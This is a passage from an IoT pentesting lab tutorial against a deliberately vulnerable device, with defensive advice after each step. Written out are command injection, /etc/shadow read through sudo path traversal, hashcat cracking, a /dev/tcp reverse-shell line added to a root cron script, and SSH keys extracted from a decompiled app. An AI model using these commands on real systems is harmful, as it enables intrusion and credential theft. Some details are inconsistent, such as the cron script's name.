As already discussed in the case of the SQL injection, input validation and sanitization is required for any potentially untrusted input. There is a need to be thorough when designing input validators & sanitizers. It is possible to send over a malicious payload encoded in base64 for example and concatenating the base64 decode in front of it. This will go through the most basic input validators and will be able to execute its malicious payload. Once again we'll reference the OWASP Cheat Sheet Series as it has a plethora of different cheatsheets for a lot of different use cases, all with some small code examples and plenty of information.

Solutions:
(1) push "1; ls" to the resource.
(2) push "1;(<reverse-shell-cmd>)" to the resource.

Step 2: Privilege escalation. We obtained a reverse shell. However, we do not have root privileges yet. You can easily verify this using the `id` command in the shell. It shows you that the user in the shell is called *client*. By now, we know there are 3 different users on the machine: *client, manager* and *root*. To have full access, we need to perform privilege escalation. As the name indicates, we need to escalate our rights. For this to happen, there are a number of "techniques":

- **kernel exploits**
- abuse executable files with **suid** flag set

The *suid* flag on a file allows users to run an executable with the filesystem permissions of the executable's owner or group.

- abuse **sudo rights**

An administrator can give a user `sudo` rights to execute certain commands. As a result, when the user runs `sudo <cmd>`, the command will be executed as root user.

- abuse **services running as root**
- exploiting badly configured **cron jobs**
- ...

Let's analyse how we can gain higher privileges in the DVD.

Attempt zero: Kernel exploits may be a bit challenging for a basic tutorial. So lets see if we can find other ways.

First attempt: with the following command in the reverse shell terminal, you can find all files with the *suid* flag set:

```
$ find . -perm /4000
```

Unfortunately, this doesn't give much traction. We only get a list of standard Linux commands, which probably need those rights.

Second attempt: find sudo permissions. You can easily list the permissions of the current user using the following command:

```
$ sudo -l
```

The result is shown below:

```
sh-5.0$ sudo -l
sudo -l
User client may run the following commands on DVD4:
    (root) NOPASSWD: /usr/bin/less /home/manager/*
sh-5.0$
```

Screenshot 31: Listing sudo rights as client.

The user *client* has root rights to print the content of a file located in the manager folder, using the `less` command. This command is similar to the `cat` command, but lets you scroll through the document.
With `sudo` rights, the following command allows us to read the log.txt file in the manager folder, while this is not possible without the `sudo` command.

```
$ sudo /usr/bin/less /home/manager/log.txt
```


When inside of the less shell, press **q** to leave the shell

This can, however, be abused using **path traversal**.

Try to read the `/etc/shadow` file and view the hashed passwords as follows:

```
$ sudo /usr/bin/less /home/manager/../../etc/shadow
```

The socat shell isn't as functional as a normal shell. We need some specific knowledge to give us the output we want.
After executing the 'sudo /usr/bin/less /home/manager/../../etc/shadow' command, you should press F in order to reveal the whole file, to leave this shell made by less, press Q.



Preventing privilege escalation requires multiple control measures of which we show some examples,

- If not required, do not install the `sudo` application. Otherwise, you need to carefully research the commands that are allowed to be executed.
- Be cautious when giving users root permissions to executables. Many have parameters that can be passed which may result in actions performed with root rights. See this page for a sample list of executables that can be abused.
- Run services with the least required privileges.
- Update your firmware to prevent kernel exploits.

Although we are able to read any file as root, we do not have root permissions to execute a command yet.

Step 3: Password Hacking. There are many options to proceed, but for the next step in our tutorial, we will have a closer look at the password file (`/etc/shadow`). The passwords are hashed with SHA512, a secure hashing algorithm. While the root password is probably a very random password, we suspect, however, that the password of the manager is less complex. Let's see if we can crack it:

In the shadow file we can find the hash of the manager's password. To crack this hash, we will use a tool named *hashcat*.

A *secure hash function* is a one-way function that when you know the input, you can derive the output, but it is hard to do the reverse. Nevertheless, simple passwords are chosen, it is still possible to verify and find the password corresponding to the hash.

Hashcat is a tool that can 'crack' such hashes. It can find passwords by bruteforce attacks. In other words, you can try every possible combination of a set of characters to find the matching hash. Alternatively, all words in a wordlist can be tried to quickly find a matching hash. These wordlists are text files filled with commonly used passwords.

** Databreaches with passwords occur almost on a daily bases.*
** People tend to reuse passwords for multiple online services.*

Note for insecure hashing algorithms (e.g., MD5 and SHA1), collissions may be found such that some set of characters map to the same hash result as the correct password. Such hashes can be broken using rainbowtables.

Crack the hashed password of the *manager* with the following command:

```
hashcat -m 1800 "$"6"$"dY5hO/6B48/9D.66"$"QHHDlmdkw.CHtzQg
   .W/e7s8SnGJaJgwVYwKzLu1vB6ZTeKBb2BXj1xc7wJJUl7nFgUXy6AH
   f/6z63yOPuXBT7/
    /usr/share/wordlists/rockyou.txt
```

Any $ in the hash need to be escaped with double quotes as follows: "$"

The result of this command is shown in the figure below. Hashcat found the very complex password of the user *manager*, namely **password1**, in a very short amount of time.

```
$6$dY5hO/6B48/9D.66$QHHDlmdkw.CHtzQg.W/e7s8SnGJaJgwVYwKzLu1vB6ZTeKBb2BXj1xc7wJJUl7nFgUXy6AHf/6z63yOPuXBT7/:password1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$dY5hO/6B48/9D.66$QHHDlmdkw.CHtzQg.W/e7s8SnGJaJgw ... uXBT7/
Time.Started.....: Thu Nov  4 05:56:45 2021 (2 secs)
Time.Estimated...: Thu Nov  4 05:56:47 2021 (0 secs)
Guess.Base.......: File (../rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      741 H/s (8.23ms) @ Accel:256 Loops:64 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 123456 -> bethany

Started: Thu Nov  4 05:55:49 2021
Stopped: Thu Nov  4 05:56:49 2021
```

Screenshot 32: Hashcat.


Now you can log in as *manager* with the following command in the reverse shell terminal.

```
$ su manager
```

The shell terminal from the reverse shell is limited, and may not cleanly present all commands commonly used in a terminal.

A better alternative is to connect over secure shell (SSH) as follows:

```
$ ssh manager@<device-ip>
```



- It is important to encourage users to use strong passwords, and not reuse them. Password managers can certainly help.
- When developing IoT devices, do not hardcode or share passwords into the device firmware.
- Make sure that if you use passwords, never store them in the clear, and apply strong hashing algorithms.

Step 4: Second privilage escalation. To escalate our privileges from manager to root, we can again iterate over the different techniques and try to find new vulnerabilities.
One of the techniques takes advantage of misconfigured *cron jobs*.

We know from the wireshark trace that the DVD sends a ping message to Google every minute. Cron jobs may be used for this. Let's have a look.

> *Cron jobs* are commands that are executed on well-defined time intervals. Moreover, the configuration may define under which user account the command is executed. The main configuration file is found in `/etc/crontab`.

Although we have no rights to view the crontab file, we can read it directly from the firmware extracted by binwalk.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

#  m  h  dom mon dow user       command
#  1  *     * * *    root        cd / && run-parts /etc/cron.hourly
# 30  7     * * *    root        cd / && run-parts /etc/cron.daily
# 42  7     * * 7    root        cd / && run-parts /etc/cron.weekly
# 55  7     1 * *    root        cd / && run-parts /etc/cron.monthly
* * * * * root /home/manager/testConnection.sh
*/5 * * * * client /home/client/runCoAP.sh
*/5 * * * * root /home/client/runTelnet.sh
*/5 * * * * root /home/client/runHTTP.sh
*/5 * * * * root /home/client/runRest.sh
```

Screenshot 33: contents of the crontab file.

The crontab defines that the script `checkNetwork.sh`, located in the home directory of the manager, runs as root every minute! The weakness lays in the fact that the manager can make any modification to this script.

In fact, the manager has the rights to edit the script and insert the code to setup another reverse shell, this time we will use netcat as a listener instead of socat, and we will use a simple `/bin/bash`-tcp tunnel to make the reverse connection.

- setup a new netcat server on the attacking Kali VM:

```
$ nc -nlvp 4445
```

- add a reverse-shell payload to the `checkNetwork.sh` script.

```
echo "/bin/bash -l > /dev/tcp/<IP-Kali-VM>/4445 0<&1 2>&1"
>> ~/checkNetwork.sh
```


> Don't copy paste this command from the pdf, but instead copy it from this site and change the IP to the correct corresponding VM !

Now, if we wait for a minute, we should see the DVD connecting to our server.

- On the other VM execute the following command to verify whether you have root permissions:

```
$ id
```

We now gained full control over the system !



Be careful when running cron jobs as root. Make sure permissions are correct, and modifications on the working of the job are properly managed.

3 Exploiting the Ecosystem

During pentesting, the ecosystem can provide interesting clues to get access to a device. For instance, an insecure or badly configured app can undermine the security of the whole ecosystem. This section shows how a user with malicious intents can abuse vulnerabilities in an app to compromise the IoT device.

Android apps can be downloaded from websites, or retrieved from a mobile device using `adb`. For the tutorial, the app file can be found on the Desktop of the VM (`Velcro-DVD-app.apk`).

A common misconception is that executables are binary blobs (i.e. compiled code) that are hard to inspect. While techniques van be applied to discourage *reverse engineering*, it is often possible to break into the internals of any application with substantial effort.

Native C/C++ applications might be harder to decompile. In contrast, for languages such as .NET, compiled Lua scripts, Java code, and Android Applications tools exist to automatically extract the source code.

For Android, we use Jadx-Gui to decompile the app.

Run the tool and open the apk file as follows:

```
$ jadx-gui
```

Then go to *file*, and select open file. There you need to select `Velcro-DVD-app.apk` that is located on the Desktop.


The tool decompiles the apk and shows all files in the package. When code obfuscation is lacking, you can actually see the exact code written by the application developer. You can browse through the code and have a look at the source code.

Code obfuscation techniques make it hard to manually figure out the internals of a software application. For instance, *string obfuscation* stores strings in an encrypted form in the application. Similarly, *rename obfuscation* renames files, methods, packages and classes, and *codeflow obfuscation* changes the actual codeflow such that the end result is the same, but it is much harder for a reverse engineer to understand.

Try to find the `Utils` class in the connection package.


In this class file, you may notice that the app uses a **client key** to connect to the secure REST webserver. Private keys may be interesting, as they could be used to try to gain access to other resources on the device.
If you dig a little further into the code, you may learn that the file containing the key is embedded as a resource file, which is located in the `Resources` folder.

To obtain the key, open the `Resources` folder, and look for the `raw` folder. It contains both the root certificate of the webserver and a client keystore file containing both the private key and public certificate of the client.



Screenshot 34: Identifying the client keystore file.

Save the project, using the icon below, in *jadx-gui* onto the desktop. It will create all individual files for you. This allows you to fetch the client.pkcs12 file from the Android project.



Screenshot 35: Identifying the client keystore file.

Abusing the client keys. The *pkcs12 keystore file* on the mobile app contains both the private key and public certificate of the *client* user. When scanning with *emba*, we noticed that the *client* user has access over SSH using a private key (see the `authorizedusers` file in the `.ssh` in the home folder of the *client* user). While SSH does not support X.509 certificates, it does support authentication with asymmetric keys as the ones included in the certificate.

The private key and public X.509 certificate are stored in the *pkcs12* (or *P12* for short) format. To use it as an ssh key we need to convert it into a key-pair in PEM format. Openssl provides conversion commands.

Extract the public certificate and save it into PEM format:

```
$ openssl pkcs12 -in client.pkcs12 -out client.pem -nodes
```

Extract the private key:

```
$ openssl pkcs12 -in client.pkcs12 -out clientKeys.pem -nodes -nocerts
```

Append the public key to the private key:


```
$ openssl x509 -in client.pem -pubkey -noout >> clientKeys.pem
```

The resulting `clientKeys.pem` can potentially be used to access the device.

Try the client keys to access the device over SSH:

```
$ ssh -i clientKeys.pem client@<device-ip>
```

You should now get access to the device as the client user.



As mentioned earlier, do not store credentials in the firmware. The same holds for mobile applications. A possible alternative is to obtain a valid credential only after a registration phase with either the device or with some cloud service.

4 Reflection

This tutorial uncovered several flaws in the *Damn-Vulnerable-Device*. It demonstrated numerous frequently made mistakes during the development phase.

It is very important to embrace security during the entire lifecycle of an IoT ecosystem (from design, over development and management until IoT devices get decommissioned and disposed). But also training and expertise is of upmost importance.

The OWASP IoT Top 10 is a first step towards identifying and solving critical issues. Nevertheless, this is only a starting point. The numbers 11 and 12 not included in the list might be as important for the device at hand. As we've referenced before, looking into industry regarded guidelines is always a good start when the developer is not sure about the safety of the device. The OWASP Cheat Sheet Series and the Enisa baseline for security recommendations for IoT from the European Union's Agency for cybersecurity.